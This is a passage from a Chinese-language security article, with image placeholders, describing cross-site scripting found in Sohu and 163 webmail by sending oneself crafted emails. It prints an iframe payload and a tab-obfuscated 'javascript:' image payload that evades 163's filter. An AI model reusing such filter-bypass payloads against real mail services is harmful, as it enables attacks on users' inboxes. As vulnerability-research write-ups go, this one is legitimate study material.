


图8




图9

### 5.sohu 邮箱

本来sohu邮箱我以为跨站不会成功的，可后来小雕还是突破了。sohu的邮箱和其它几个有些不同。在点击“回复”后才能触发跨站，有点意思哦。还是自己给自己发邮件，直接把测试代码填到邮件内容里面：**<iframe src="http://www.hackm.com";width="120";height="120";frameborder="0">**，如图10。然后接收邮件并打开，不过光打开邮件是看不到效果的。再点“回复”就可以看到效果了，如图11。sohu还有VIP邮箱，也存在同样的问题，回复即触发跨站了，测试成功的效果如图12。




图10




图11




图12

### 6.163 邮箱

163邮箱的跨站问题以前曾有人提过了，不过我还是简单的再提一下吧。这个跟126的跨站有点相似，但是测试代码不同。发邮件的时候也要选上“编辑源码”，填上测试代码：**＜img src=j	ava	script:wi	ndow.op	en('http://www.hackm.com')>**，如图13。然后发信，再自己收信，打开邮件就可以看到已经成功跨出来了，弹出了我的论坛地址，如图14。

